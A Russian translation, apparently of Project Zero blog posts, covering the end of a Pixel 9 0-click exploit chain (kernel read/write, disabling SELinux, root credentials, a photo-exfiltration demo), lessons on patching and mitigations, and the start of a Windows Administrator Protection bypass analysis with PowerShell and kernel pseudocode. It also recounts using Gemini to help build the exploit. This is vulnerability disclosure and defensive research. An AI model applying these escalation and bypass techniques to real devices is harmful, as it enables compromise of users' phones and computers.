После установки поддельной структуры `ashmem_misc` мы получаем полностью надёжное произвольное чтение и запись, хотя телефон иногда продолжает аварийно завершаться. Получив этот примитив, я переключаю SELinux в permissive, просто изменяя флаг объекта ядра `selinux_state`, создаю новый процесс через fork, а затем направляю его учётные данные task на `init_cred`. Теперь у меня есть процесс с полномочиями root и отключённой SELinux.

Интеграция с эксплойтом Dolby

Объединение двух эксплойтов в одну цепочку требует значительных инженерных усилий с обеих сторон. Эксплойт Dolby доставляет BigWave как полезную нагрузку шелл-кода, внедрённую в процесс через `/proc/self/mem`, поэтому мой эксплойт нужно преобразовать в двоичный blob. Кроме того, он должен стать **намного** меньше, чем позволяла моя среда статической компиляции. Проще всего было отказаться от статической libc и добавить в эксплойт оболочки всех необходимых системных вызовов и функций libc. Приступив к этой довольно утомительной работе, я понял, что LLM, вероятно, справится с ней хорошо. Поэтому вместо самостоятельной реализации оболочек я просто вставил исходный код в Gemini и попросил создать нужный заголовочный файл. Разумеется, сгенерированный ИИ файл вызвал множество ошибок компиляции, как наверняка случилось бы и с моей реализацией. Я передал эти ошибки в то же окно Gemini и попросил изменить файл для их устранения. Исправленный файл заставил gcc выдать совершенно новые и увлекательные ошибки, но они отличались от прежних, поэтому я просто повторил процесс. После четырёх или пяти попыток Gemini смогла создать заголовочный файл, который не только компилировался, но и работал безупречно. Это показывает, как атакующие могут использовать — а вероятнее всего, уже используют — LLM для повышения эффективности разработки эксплойтов.

В результате получился намного меньший ELF: 7 КБ вместо 500 КБ. Но одного ELF недостаточно: сгенерированный blob должен работать, если эксплойт Dolby просто начнёт выполнение с вершины шелл-кода. Хорошая новость состоит в том, что эксплойт способен работать вообще без компоновщика: достаточно добавить перед ELF переход, устанавливающий PC в точку входа. Кроме того, я передаю gcc аргументы `-mcmodel=tiny -fPIC -pie`, чтобы сгенерированный код работал независимо от расположения и выравнивания шелл-кода в памяти.

Завершение эксплойта

Для исследователя безопасности произвольное чтение и запись ядра достаточно убедительно демонстрирует последствия уязвимости, но для более широкой аудитории хотелось создать более доступную демонстрацию. Я добавил код, выполняющий включённый сценарий оболочки, а затем написал сценарий, который делает фотографию и отправляет её на произвольный IP-адрес.

В заключительной части серии мы обсудим уроки, извлечённые из этого исследования.

Цепочка 0-click эксплойтов для Pixel 9, часть 3: куда двигаться дальше?

В предыдущих двух статьях мы дали технические рекомендации по увеличению усилий, необходимых атакующим для создания цепочек 0-click эксплойтов. Но опыт поиска, регистрации и эксплуатации этих уязвимостей выявил и более общие проблемы экосистемы Android. Здесь описаны встретившиеся трудности и рекомендации по улучшению.

Поверхность атаки аудио

Dolby UDC входит в поверхность 0-click атаки большинства устройств Android из-за расшифровки аудио в приложении Google Messages. Входящие голосовые сообщения преобразуются в текст до взаимодействия пользователя. На Pixel 9 входящий звук также декодирует второй процесс `com.google.android.tts`. Его назначение не вполне ясно, но, по-видимому, связано с поиском по входящим сообщениям.

Оба процесса декодируют звук всеми доступными на устройстве декодерами, включая UDC, который интегрируют OEM большинства устройств, хотя подавляющая часть входящих сообщений использует лишь несколько аудиоформатов. Особенно маловероятно, что входящее сообщение содержит звук в форматах Dolby UDC: устройства Android не предоставляют для них кодировщиков, а сами форматы используются главным образом коммерческим медиаконтентом, например фильмами и телепередачами. Удаление UDC и других редко применяемых декодеров из поверхности 0-click атаки Android защитило бы пользователей от худших последствий уязвимостей этих кодеков.

Быстрое распространение функций на основе ИИ в мобильных телефонах может значительно увеличить поверхность 0-click атаки. Иногда такой компромисс полезен пользователям, но производителям важно осознавать влияние на безопасность. Изменения программ нередко непреднамеренно увеличивают объём кода, который атакующий может удалённо активировать. Для защиты необходимы постоянный анализ влияния новых функций на поверхности 0- и 1-click атаки и осознанные решения.

Сроки обнаружения ошибок

Удивительно, насколько быстро нашлись обе уязвимости цепочки. Project Zero исследовала Dolby UDC во время недельного командного марафона, и Ивану потребовалось меньше двух дней, чтобы найти CVE-2025-54957. Аналогично Сет обнаружил CVE-2025-36934 менее чем за день анализа драйвера BigWave.

Разумеется, легко забыть об усилиях по поиску самих поверхностей атаки: подготовка марафона Dolby заняла около трёх недель изучения точек входа кодека и настройки средств отладки, а для анализа BigWave потребовался инструмент исследования драйверов, разрабатывавшийся примерно четыре недели. До Dolby UDC мы с переменным успехом изучили и другие аудиокодеки.

Тем не менее время поиска необходимых уязвимостей было невелико по сравнению с воздействием эксплойта, особенно на этапе повышения привилегий. Значительная часть времени на обнаружение ошибки UDC была единовременной затратой, которая должна облегчить будущие исследования. Для хорошо обеспеченного ресурсами атакующего время поиска ошибок 0-click

цепочки Android почти наверняка измеряется человеко-неделями.

Android вложила немало средств в безопасность медиакодеков через программы вознаграждений и фаззинг инструментами вроде OSS-Fuzz. Фаззинг вряд ли обнаружил бы именно эту ошибку UDC, но, насколько нам известно, усилия Pixel вообще не охватывают UDC. Неполное понимание разработчиками собственной поверхности атаки — частый источник 0-click уязвимостей. Ошибки появляются и в хорошо защищённых компонентах, однако атакующим проще сосредоточиться на забытых областях. Android и OEM помогли бы строгий анализ поверхности 0-click атаки и всесторонний фаззинг и аудит входящих в неё компонентов.

Драйверы, с другой стороны, продолжают оставаться «мягкой целью» Android. Android и вышестоящие разработчики драйверов Samsung, Qualcomm, ARM и Imagination предпринимали попытки повысить безопасность, но способности атакующих искать и эксплуатировать ошибки росли быстрее. С 2023 года группа анализа угроз Google (GTIG) обнаружила и зарегистрировала 16 уязвимостей драйверов Android, использовавшихся в реальных атаках. Безопасность драйверов остаётся срочной проблемой пользователей Android и, вероятно, потребует нескольких подходов. Необходимы переписывание самых уязвимых драйверов на управляемых языках вроде Rust, систематический аудит новых драйверов, сокращение доступа к ним из непривилегированных контекстов и упрощение обновления их кода на устройствах Android.

Простота эксплуатации

По нашей оценке, эксплуатация Dolby UDC в цепочке заняла восемь человеко-недель, а создание базового PoC для BigWave — три недели. Это немного с учётом огромных возможностей, которые цепочка предоставляет атакующему. Многие функции безопасности Android усложнили эксплуатацию, но две защитные меры неожиданно не обеспечили документированную защиту.

У процесса декодера Dolby UDC на Pixel 9 отсутствовала политика seccomp, хотя она реализована в AOSP и присутствовала на нескольких испытанных устройствах Android 16. Если бы политика AOSP применялась на Pixel 9, разработка эксплойта, вероятно, заняла бы как минимум на человеко-месяц больше. Для эффективности функций безопасности их необходимо регулярно проверять, в идеале в каждом выпуске, иначе регрессии могут остаться незамеченными.

Мы также обнаружили, что kASLR на устройствах Pixel неэффективна из-за известной с 2016 года проблемы, подробно описанной в этой статье. Android и Linux решили снизить приоритет разработки, которая восстановила бы её эффективность. Это упростило эксплуатацию BigWave. По нашей оценке, с работающей kASLR она заняла бы примерно на шесть недель больше, хотя из-за дополнительных затрат мы могли вообще отказаться от неё.

Примечательно, что пока нам не удалось успешно эксплуатировать Dolby UDC на Mac или iPhone: код был скомпилирован с флагом `-fbounds-safety`, добавившим проверку границ памяти, которая не даёт ошибке записывать за пределы. Dolby стоит предоставлять такую компиляторную защиту на всех платформах. Apple также недавно внедрила в новых устройствах MIE — аппаратную технологию защиты памяти, похожую на Memory Tagging (MTE). Из-за собственного распределителя UDC MIE не предотвратила бы эксплуатацию Dolby без `-fbounds-safety`, но вероятностно затруднила бы эксплуатацию уязвимости ядра iOS, похожей на ошибку драйвера BigWave.

Начиная с Pixel 8 устройства поставляются с MTE, но, к сожалению, функция включена только для пользователей, активировавших режим усиленной защиты, в ущерб остальным владельцам Pixel. Включение Apple средств защиты памяти, несмотря на финансовые издержки и снижение производительности, явно окупилось защитой от эксплойта UDC и возможного повышения

привилегий ядра. Аналогичная возможность есть и для пользователей Android.

Ещё одна примечательная черта цепочки — малое число ошибок. Для получения привилегий ядра из 0-click контекста понадобилось всего два дефекта. На некоторых платформах обычно требуются более длинные цепочки благодаря эффективным песочницам и другим ограничениям привилегий. Для их обхода атакующим приходится находить несколько ошибок и повышать права через несколько контекстов. Это указывает на возможности дополнительной изоляции Android, особенно сокращения привилегий часто атакуемых процессов декодирования мультимедиа.

Сроки исправления

Обе уязвимости некоторое время оставались публичными и неисправленными на Pixel. Об UDC сообщили Dolby 26 июня 2025 года, а первые исправленные двоичные файлы отправили в ChromeOS 18 сентября 2025 года. Представители Pixel сообщили, что получили патчи от Dolby только 8 октября. Мы публично раскрыли ошибку 15 октября 2025 года после 30 дней на распространение исправления в соответствии с политикой раскрытия Project Zero. Первым мобильным разработчиком, выпустившим патч, стала Samsung 12 ноября 2025 года. Pixel исправила уязвимость только 5 января 2026 года.

Тревожно, что исправление пригодной для 0-click эксплуатации уязвимости на любом устройстве Android заняло 139 дней, а Pixel потребовалось ещё на 54 дня больше. До исправления Pixel уязвимость оставалась публичной 82 дня.

Одной из причин медленного исправления, вероятно, стал бюллетень Dolby. При регистрации мы сообщили, что проблема хорошо поддаётся эксплуатации, а по ходу работы передавали обновления состояния, включая технические сведения об эксплойте. Несмотря на это, воздействие описано так:

> Нам известно об отчёте, связанном с устройствами Google Pixel и указывающем на возможный повышенный риск уязвимости при использовании этой ошибки вместе с другими известными уязвимостями Pixel. Подобные уязвимости могут угрожать и другим мобильным устройствам Android.

Это неточная оценка риска. Как показано в первой части серии, уязвимость эксплуатируется самостоятельно, без дополнительных ошибок. Вероятно, Dolby имеет в виду, что для повышения привилегий из контекста mediacodec Android нужны дополнительные уязвимости. Но это относится почти ко всем современным проблемам, и мы сообщили о веских свидетельствах наличия у поставщиков эксплойтов уязвимостей повышения привилегий ядра для большинства устройств Android. Ни один другой встречавшийся нам разработчик не описывал уязвимость выполнения кода в песочнице как требующую «использования вместе с другими известными [...] уязвимостями».

В бюллетене Dolby также сказано:

> Для других классов устройств мы считаем риск злонамеренного использования этой ошибки низким, а наиболее часто наблюдаемым последствием — сбой или перезапуск медиапроигрывателя.

Мы считаем, что это преуменьшает риск для других платформ. Точно определить «риск злонамеренного использования» сложно даже хорошо обеспеченным группам анализа угроз вроде GTIG. Более того, «сбой или перезапуск медиапроигрывателя» — наиболее частый результат даже самых серьёзных уязвимостей повреждения памяти. Поэтому большинство команд классифицирует проблемы по максимальному доступу, который может получить атакующий. За

исключением устройств Apple, где UDC скомпилирован с `-fbounds-safety`, ошибка позволяет выполнять код в контексте UDC. Воздействие зависит от платформы: риск выше в Android, где недоверенные аудиофайлы обрабатываются без участия пользователя, чем в умном телевизоре, воспроизводящем звук только из нескольких доверенных потоковых источников. Но это не меняет общей возможности выполнения кода. В идеале Dolby должна была предоставить интеграторам эти сведения и позволить им оценивать риск с учётом применения и изоляции UDC.

Неясно, какие сведения Dolby передала Android и Pixel, но Android публикует матрицу приоритетов здесь. Поскольку mediacodec считается ограниченным контекстом, на момент отчёта ошибка UDC попала в категорию «удалённое выполнение произвольного кода в ограниченном контексте» и получила *средний* уровень. Samsung, напротив, оценила её как *критическую*. Android сообщила, что недавно обновила матрицу и будущие уязвимости такого типа будут классифицироваться как *критические*.

Об уязвимости BigWave мы сообщили Pixel 20 июня 2025 года, и она также получила *средний* уровень. Согласно матрице, «локальное выполнение произвольного кода в привилегированном контексте, цепочке загрузчика, THB или ядре ОС» даёт базовый *высокий* уровень, но был применён модификатор «для проведения атаки требуется выполнение в привилегированном контексте». Хотя текст говорит о «привилегированном контексте», по нашему опыту модификатор часто применяется к уязвимостям, недоступным напрямую из непривилегированного контекста, в том числе доступным из ограниченного mediacodec. 18 сентября 2025 года уровень изменили на *высокий*, а 6 января 2026 года исправление дошло до устройств. В соответствии с нашей политикой мы публично раскрыли ошибку через 90 дней, 19 сентября 2025 года.

У разных разработчиков и проектов различаются подходы к приоритизации, но снижение приоритета обеих ошибок оставило пользователей уязвимыми перед 0-click цепочкой. Одни разработчики ставят высокий приоритет ошибкам в точках входа без взаимодействия, другие — ошибкам в изолирующих эти точки песочницах. У каждого подхода есть преимущества и недостатки, но для базовой защиты от 0-click эксплойтов необходимо приоритизировать хотя бы одну ошибку цепочки.

Такое размывание ответственности нередко встречается в управлении уязвимостями. Серии ошибок, совместно способные причинить пользователю серьёзный вред, по отдельности часто получают низкий приоритет. Разработчики кодеков вроде Dolby считают смягчение последствий повреждения памяти главным образом обязанностью платформы, тогда как платформы вроде Android чрезмерно полагаются на отсутствие ошибок в цепочке поставок. Создатели наиболее защищённых программ обычно исходят из того, что любое внешнее ПО уже скомпрометировано, и вкладываются в защиту от этого. Такой и другие подходы эшелонированной защиты усложняют цепочки для атакующих и лучше всего защищают пользователей.

Распространение исправления

Хотя Pixel в конце концов исправила Dolby UDC, всем остальным пользователям Android обновление будет доходить ещё некоторое время. Мобильные обновления зависят от множества факторов, включая одобрение операторов, а некоторые OEM распространяют патчи несвоевременно или не распространяют вовсе.

В Android есть обходящий этот процесс механизм обновления отдельных системных библиотек APEX. Упакованные с APEX библиотеки Google может обновлять напрямую через Google Play Store, значительно ускоряя цикл. UDC не входит в Android и потому не обладает этой возможностью, хотя существенные изменения лицензирования и ответственности за поставку могли бы это изменить.

Заключение

На созданную нами 0-click цепочку легко смотреть как на уникальное техническое достижение, хотя в действительности она демонстрирует возможности, уже доступные многим атакующим. Разработка эксплойта заняла много времени и требовала технических знаний, но не содержала ничего недостижимого при достаточных вложениях. В итоге нас удивил сравнительно небольшой размер этих вложений.

Можно также воспринимать эксплойт как серию необычных и трудно обнаруживаемых ошибок, однако риск снижают вполне конкретные действия: анализ и сокращение поверхности 0-click атаки, систематическое тестирование средств защиты, быстрое исправление и инвестиции в защиту памяти.

Большинство живущих сегодня людей доверяет мобильному устройству приватность, финансовое благополучие, а иногда и личную безопасность. Существует множество мер, способных защитить их от самых опасных противников. Разработчикам следует снизить риск уязвимостей повреждения памяти для платформы и доставлять исправления пользователям в разумные сроки.

Обход Windows Administrator Protection

Одна из главных функций последней версии Windows 11 25H2 — Administrator Protection. Её цель — заменить User Account Control (UAC) более надёжной и, что важно, защищаемой системой, позволяющей локальному пользователю получать права администратора только при необходимости.

В статье кратко рассматривается новая функция, её устройство и отличия от UAC. Затем я опишу исследование безопасности, выполненное на предварительных сборках Windows 11 для участников программы Insider. Наконец, подробно разберу одну из девяти отдельных уязвимостей, с помощью которых удалось обойти функцию и незаметно получить полные права администратора. Все ошибки, о которых я сообщил Microsoft, были исправлены либо до официального выпуска функции в необязательном обновлении KB5067036, либо в последующих бюллетенях безопасности.

Примечание: 1 декабря 2025 года Microsoft отключила Administrator Protection на время устранения проблемы совместимости приложений. Маловероятно, что она связана с описанным в этой статье, поэтому анализ не меняется.

Проблема, которую пытается решить Administrator Protection

UAC появилась в Windows Vista, чтобы временно предоставлять пользователю права администратора, тогда как большинство его процессов работает с ограниченными привилегиями. К сожалению, из-за архитектуры быстро стало очевидно, что UAC не образует жёсткую границу безопасности, и Microsoft понизила её статус до функции безопасности. Это важное изменение означало, что исправление обходов UAC, позволявших ограниченному процессу незаметно получить права администратора, перестало быть приоритетом.

Основная проблема архитектуры UAC состояла в том, что ограниченный пользователь и администратор являлись одной учётной записью, только с разными наборами групп и привилегий. Поэтому они совместно использовали ресурсы профиля, такие как каталог пользователя и улей реестра. Кроме того, можно было открыть токен доступа процесса администратора и олицетворить его, получив права администратора: исходные проверки разрешений олицетворения не учитывали, «повышен» ли токен доступа, а рассматривали только пользователя и уровень целостности.

Тем не менее в Vista незаметно получить права администратора было не так просто, поскольку большинство путей всё равно показывало пользователю запрос. К сожалению, Microsoft решила уменьшить число запросов повышения при изменении системной конфигурации и добавила в Windows 7 «автоматическое повышение». Избранные двоичные файлы Microsoft могли повышаться автоматически. Но в некоторых случаях это также позволяло переназначить их и незаметно получить права администратора. UAC можно было настроить на постоянное отображение запроса, однако конфигурация по умолчанию, которую мало кто меняет, разрешала автоматическое повышение.

Хорошим собранием известных обходов служит инструмент UACMe, где сейчас перечислена 81 отдельная техника получения прав администратора. Часть из них была исправлена крупными обновлениями ОС, хотя Microsoft официально не признаёт исправления обходов UAC. Однако и в последней версии Windows 11 остаются неисправленные незаметные обходы.

Administrator Protection предназначена решить именно проблему регулярного использования вредоносными программами известных обходов для получения прав администратора. Если

устранить слабости UAC, её можно превратить в границу безопасности, обход которой потребует больше усилий, а уязвимости реализации будут исправляться как проблемы безопасности.

В действительности UAC уже может использовать более защищённый механизм, не страдающий многими проблемами так называемого повышения «с подтверждением администратора». Он применяется, когда пользователь не входит в группу администраторов, и называется повышением «через плечо». Пользователь должен знать учётные данные локального администратора и ввести их в запрос UAC. Этот механизм безопаснее повышения с подтверждением администратора по следующим причинам:

• Данные профиля больше не используются совместно, поэтому ограниченный пользователь не может изменять файлы или ключи реестра, которые способен использовать повышенный процесс администратора.
• Получить токен доступа администратора и олицетворить его больше нельзя, поскольку ограниченные пользователи не могут олицетворять другие учётные записи.
• Автоматическое повышение двоичных файлов Microsoft не поддерживается; любой запрос повышения требует подтверждения.

К сожалению, на практике механизм трудно использовать безопасно, поскольку передача учётных данных другой локальной учётной записи администратора создаёт большой риск. Поэтому он в основном полезен для технической поддержки, когда системный администратор вводит учётные данные через плечо пользователя.

Administrator Protection улучшает повышение через плечо, используя отдельную теневую учётную запись администратора, которую служба UAC настраивает автоматически. Она обладает всеми преимуществами повышения через плечо и дополнительно обеспечивает следующее:

• Пользователю не нужно знать учётные данные теневого администратора, поскольку их нет. Вместо этого UAC можно настроить на запрос учётных данных ограниченного пользователя, при желании с биометрией.
• Отдельная локальная учётная запись администратора не нужна; достаточно включить пользователя в группу администраторов, что упрощает развёртывание.

Хотя Microsoft называет Administrator Protection отдельной функцией, её можно считать третьим механизмом UAC: она использует ту же инфраструктуру и код повышения с некоторыми изменениями. Однако функция заменяет режим подтверждения администратора, поэтому одновременно использовать «устаревший» режим и Administrator Protection нельзя. Сейчас интерфейса для её включения нет, но можно изменить локальную политику безопасности.

Главный вопрос: превратит ли это UAC в защищаемую границу, чтобы вредоносные программы больше не получали бесплатный пропуск? Давайте разберёмся.

Исследование Administrator Protection

Обычно я избегаю исследования новых функций Windows до выпуска. В прошлом это было не лучшим использованием времени: найденная на стадии Insider Preview проблема безопасности новой функции могла быть вызвана временным кодом, который позднее удалялся. Кроме того, исправления проблем безопасности на этой стадии не сопровождаются бюллетенем, поэтому трудно отслеживать их устранение. Следовательно, до выпуска функции мало стимулов её исследовать; после выпуска можно быть уверенным, что обнаруженные ошибки являются реальными проблемами безопасности и будут своевременно исправлены.

Этот случай немного отличался: Microsoft предложила мне помочь найти проблемы реализации ещё на стадии Insider Preview. Несомненно, одной из причин была моя история поиска сложных

логических обходов UAC. Кроме того, я уже кратко изучил функцию и заметил, что она всё ещё уязвима для нескольких известных общедоступных обходов, например моего злоупотребления loopback Kerberos.

Я согласился изучить архитектурный документ и дать отзыв без полноценного «пентеста». Однако, учитывая цель сделать Administrator Protection защищаемой границей, меня заверили, что найденные проблемы будут исправлены через бюллетень или по крайней мере устранены до окончательного выпуска функции.

Документ Microsoft содержал обзор, но не все архитектурные подробности. Например, у меня возник вопрос, что разработчики считают границей безопасности. Учитывая удаление автоматического повышения, я предположил, что обход границы должен требовать одного или нескольких следующих действий:

• Компрометация профиля теневого администратора, например запись произвольных файлов или ключей реестра.
• Перехват существующего процесса, работающего от имени теневого администратора.
• Запуск процесса от имени администратора без отображения запроса.

Запрос является важной частью границы: ряд обходов UAC, например основанных на повышенных COM-объектах, по-прежнему будет работать с Administrator Protection. Однако поскольку автоматическое повышение больше не разрешено, они всегда показывают запрос и потому не считаются обходами. Разумеется, содержимое запроса, например имя повышаемого исполняемого файла, необязательно соответствует операции, которая будет выполнена с правами администратора.

В документе недостаточно учитывались некоторые связанные функции UAC, например процессы UI Access, которые будут рассмотрены во второй части серии, но отдельные описания всё равно привлекли моё внимание. Поэтому я не удержался и решил хотя бы взглянуть на текущую реализацию в canary-сборке Insider Preview. Исследование сочетало обратное проектирование кода службы UAC в `appinfo.dll` с анализом поведения.

В итоге я нашёл 9 отдельных способов обойти функцию и незаметно получить права администратора. Некоторые обходы были давно известными проблемами UAC с общедоступными тестами. Другие возникли из-за ошибок реализации самой функции. Но интереснее всего оказался класс, где ошибки не существовало вовсе — пока в дело не вмешалась остальная ОС.

Рассмотрим самый интересный обход, выявленный в ходе исследования. Полное описание можно прочитать в трекере ошибок. Проблема интересна не только тем, что позволила обойти защиту, но и тем, что была потенциальным обходом UAC, о котором я знал много лет, однако практически эксплуатируемой стала лишь после появления этой функции.

Сеансы входа

Сначала немного базовых знаний, необходимых для понимания уязвимости. После успешной аутентификации в Windows пользователю назначается уникальный сеанс входа. Он управляет информацией о пользователе, например хранит копию учётных данных для сетевой аутентификации.

Ссылка на сеанс входа добавляется в токен доступа, созданный при входе, чтобы к нему было легко обращаться в операциях ядра с этим токеном. Уникальный 64-разрядный идентификатор аутентификации сеанса можно узнать, запросив токен системным вызовом `NtQueryInformationToken`. В UAC ограниченному и связанному административному токенам доступа назначаются отдельные сеансы входа, что видно в следующем сценарии: ограниченный и

связанный токены имеют разные значения LUID идентификатора аутентификации.

```
# Get authentication ID of current token.
PS> Get-NtTokenId -Authentication
LUID
----
00000000-11457F17

# Query linked administrator token and get its authentication ID.
PS> $t = Get-NtToken -Linked
PS> Get-NtTokenId -Authentication -Token $t
LUID
----
00000000-11457E9E
```

Важное место, где ядро использует сеанс входа, — поиск букв дисков DOS. С точки зрения ядра буквы дисков хранятся в специальном каталоге объектов `\??`. При поиске этого пути ядро сначала проверяет каталог конкретного сеанса входа, расположенный по пути `\Sessions\0\DosDevices\X-Y`, где X-Y — шестнадцатеричное представление идентификатора аутентификации сеанса. Если символическая ссылка буквы диска там не найдена, ядро переходит к каталогу `\GLOBAL??`. Это поведение можно увидеть, открыв каталог объектов `\??` системным вызовом `NtOpenDirectoryObject`:

```
PS> $d = Get-NtDirectory "\??"
PS> $d.FullPath
\Sessions\0\DosDevices\00000000-11457f17
```

Хорошо известно, что возможность записать символическую ссылку в каталог объектов устройств DOS позволяет перехватить диск `C:` любого процесса, работающего с данным токеном доступа в этом сеансе входа. Хотя диск `C:` определён в глобальном каталоге объектов, сначала проверяется каталог конкретного сеанса, поэтому определение можно переопределить.

Если пользователь может записывать в каталог объектов устройств DOS другого сеанса входа, он способен перенаправить любой доступ к файлам системного диска. Например, можно перенаправить загрузку системной DLL, чтобы принудительно выполнить произвольный код в контексте процесса этого сеанса. Для UAC это не проблема: раздельные каталоги объектов устройств DOS имеют разный контроль доступа, поэтому ограниченный пользователь не может перехватить диск `C:` процесса администратора. Ниже показан контроль доступа каталога объектов устройств DOS администратора:

```
PS> Get-NtTokenSid
Name           Sid
----           ---
DOMAIN\user    S-1-5-21-5242245-89012345-3239842-1001

PS> $d = Get-NtDirectory "\??"
PS> Format-NtSecurityDescriptor $d -Summary
<Owner> : BUILTIN\Administrators
<Group> : DOMAIN\Domain Users
<DACL>
NT AUTHORITY\SYSTEM: (Allowed)(ObjectInherit, ContainerInherit)(Full Access)
BUILTIN\Administrators: (Allowed)(ObjectInherit, ContainerInherit)(Full Access)
BUILTIN\Administrators: (Allowed)(None)(Full Access)
CREATOR OWNER: (Allowed)(ObjectInherit, ContainerInherit, InheritOnly)(GenericAll)
```

Создание каталога объектов устройств DOS

Может возникнуть вопрос: кто создаёт этот каталог объектов устройств DOS? Оказывается, ядро создаёт его по требованию при первом обращении. Код создания находится в `SeGetTokenDeviceMap` и приблизительно выглядит так:

```
NTSTATUS SeGetTokenDeviceMap(PTOKEN Token, PDEVICE_MAP *ppDeviceMap) {
    *ppDeviceMap = Token->LogonSession->pDeviceMap;
    if (*ppDeviceMap)
        return STATUS_SUCCESS;

    WCHAR path[64];
    swprintf_s(path, 64,
        L"\\Sessions\\0\\DosDevices\\%08x-%08x",
        Token->AuthenticationId.HighPart,
        Token->AuthenticationId.LowPart);

    PUNICODE_STRING PathString;
    RtlInitUnicodeString(&PathString, path);
    OBJECT_ATTRIBUTES ObjectAttributes;
    InitializeObjectAttributes(
        &ObjectAttributes,
        &PathString,
        OBJ_CASE_INSENSITIVE | OBJ_OPENIF |
            OBJ_KERNEL_HANDLE | OBJ_PERMANENT,
        0, NULL);

    HANDLE Handle;
    NTSTATUS status = ZwCreateDirectoryObject(
        &Handle, 0xF000F, &ObjectAttributes);
    if (NT_ERROR(status))
        return status;

    status = ObpSetDeviceMap(Token->LogonSession, Handle);
    if (NT_ERROR(status))
        return status;

    *ppDeviceMap = Token->LogonSession->pDeviceMap;
    return STATUS_SUCCESS;
}
```

Можно заметить, что каталог объектов создаётся системным вызовом `ZwCreateDirectoryObject`. Важная особенность безопасности системных вызовов `Zw` в ядре состоит в отключении проверки доступа, если необязательный флаг `OBJ_FORCE_ACCESS_CHECK` не установлен в `OBJECT_ATTRIBUTES`; здесь его нет.

Для правильной работы кода проверку доступа необходимо обходить; рассмотрим контроль доступа каталога `\Sessions\0\DosDevices`.

```
PS> Format-NtSecurityDescriptor -Path \Sessions\0\DosDevices -Summary
<Owner> : BUILTIN\Administrators
<Group> : NT AUTHORITY\SYSTEM
<DACL>
NT AUTHORITY\SYSTEM: (Allowed)(ObjectInherit, ContainerInherit)(Full Access)
BUILTIN\Administrators: (Allowed)(ObjectInherit, ContainerInherit)(Full Access)
CREATOR OWNER: (Allowed)(ObjectInherit, ContainerInherit, InheritOnly)(GenericAll)
```

Непривилегированный пользователь не может записывать в этот каталог, но код вызывается в его контексте безопасности и должен отключить проверку доступа для создания, поскольку пользователь необязательно является администратором. Важно, что контроль доступа каталога содержит наследуемое правило для специальной группы `CREATOR OWNER`, предоставляющее полный доступ. При создании объекта оно автоматически заменяется назначенным владельцем токена доступа.

Поэтому, хотя проверка доступа отключена, вызывающая сторона получает доступ к созданному каталогу. Это объясняет, как административный каталог объектов устройств DOS UAC блокирует ограниченного пользователя. Токен администратора создаётся с локальной группой администраторов в качестве владельца, поэтому именно ею заменяется `CREATOR OWNER`. Ограниченный пользователь может назначить владельцем только свой SID, и доступ предоставляется ему самому.

Чем это полезно? Я давно заметил, что такое поведение является потенциальным обходом UAC и даже потенциальным повышением привилегий, хотя обход UAC был наиболее вероятным результатом. В частности, дескриптор токена доступа администратора можно получить вызовом `NtQueryInformationToken` с классом информации `TokenLinkedToken`. Из соображений безопасности токен ограничен уровнем олицетворения `SecurityIdentification`, поэтому его нельзя использовать для получения доступа к ресурсам.

Однако если олицетворить токен и открыть каталог `\??`, ядро вызовет `SeGetTokenDeviceMap` с идентификационным токеном и, если каталог ещё не создан, выполнит `ZwCreateDirectoryObject`. Поскольку проверка доступа отключена, создание будет успешным, однако затем ядро проверит доступ уже к самому каталогу и откажет из-за олицетворённого идентификационного токена.

На первый взгляд это мало что даёт: при создании каталога используется владелец идентификационного токена, то есть локальная группа администраторов. Но перед олицетворением можно изменить SID владельца токена на SID пользователя, поскольку такая операция разрешена. Тогда итоговый каталог объектов устройств DOS будет принадлежать пользователю и станет доступен для записи. Поскольку административная сторона UAC использует один сеанс входа, теперь можно перехватить каталог `C:` любого повышенного процесса.

У этого обхода UAC есть лишь одна проблема: мне не удалось найти сценарий, в котором ограниченный пользователь получал управление кодом до создания какого-либо процесса администратора. После создания и запуска процесса почти наверняка какой-то код открывает файл и обращается к каталогу `\??`. К моменту получения управления ограниченным пользователем каталог объектов устройств DOS уже создан с ожидаемым контролем доступа. Поскольку UAC не является границей безопасности, сообщать об этом не было смысла, и я отложил наблюдение до тех пор, пока оно не станет актуальным.

Обход Administrator Protection

Перенесёмся в настоящее, когда появилась Administrator Protection. Ради совместимости Microsoft сохранила поведение: вызов `NtQueryInformationToken` с классом `TokenLinkedToken` возвращает идентификационный дескриптор токена администратора. Но теперь это токен теневого администратора, а не административная версия токена пользователя. Ключевое отличие состоит в том, что для UAC токен всегда один, тогда как в Administrator Protection ядро вызывает LSA и каждый раз аутентифицирует новый экземпляр теневого администратора. В результате каждый токен, возвращаемый `TokenLinkedToken`, имеет уникальный сеанс входа и ещё не созданный каталог объектов устройств DOS, что видно ниже:

```
PS> $t = Get-NtToken -Linked
PS> $auth_id = Get-NtTokenId -Authentication -Token $t
PS> $auth_id
LUID
----
00000000-01C23BB3

PS> Get-NtDirectory "\Sessions\0\DosDevices\$auth_id"
Get-NtDirectory : (0xC0000034) - Object Name not found.
```

Теоретически теперь можно принудительно создать каталог объектов устройств DOS, но это почти бесполезно. Служба UAC также использует `TokenLinkedToken`, чтобы получить токен нового процесса, поэтому все работающие сейчас и запускаемые в будущем процессы администратора имеют разные сеансы входа и каталоги объектов устройств DOS. Следовательно, токен, запрошенный нашим процессом, не позволяет перехватить их диски `C:`.

Для эксплуатации нужен токен реально работающего процесса. Получить его можно, поскольку повышенный процесс допускается запустить приостановленным. У такого процесса можно открыть токен для чтения, продублировать его как идентификационный и создать каталог объектов устройств DOS во время олицетворения. Затем процесс можно возобновить с перехваченным диском `C:`.

У этого обхода лишь две проблемы. Во-первых, запуск повышенного приостановленного процесса требует подтверждения запроса повышения. Для UAC с автоматическим повышением это не мешало, но Administrator Protection всегда показывает запрос, а его отображение не считается пересечением границы безопасности. Обойти это можно, например, через API `RAiProcessRunOnce`, предоставляемый службой UAC для незаметного запуска повышенного двоичного файла. Проблема лишь в том, что процесс не приостановлен, поэтому нужно выиграть гонку: открыть процесс и выполнить обход до запуска какого-либо его кода. Это должно быть возможно, например посредством изменения приоритетов потоков, чтобы главный поток нового процесса не получил процессорное время.

Вторая проблема кажется более серьёзной. При установке владельца токена доступа разрешено указывать только SID пользователя токена или группу, имеющую флаг `SE_GROUP_OWNER`. Единственная группа с таким флагом — локальная группа администраторов, а SID теневого администратора, разумеется, отличается от SID ограниченного пользователя. Поэтому назначение любого из этих SID владельцем не помогает получить доступ к каталогу после создания.

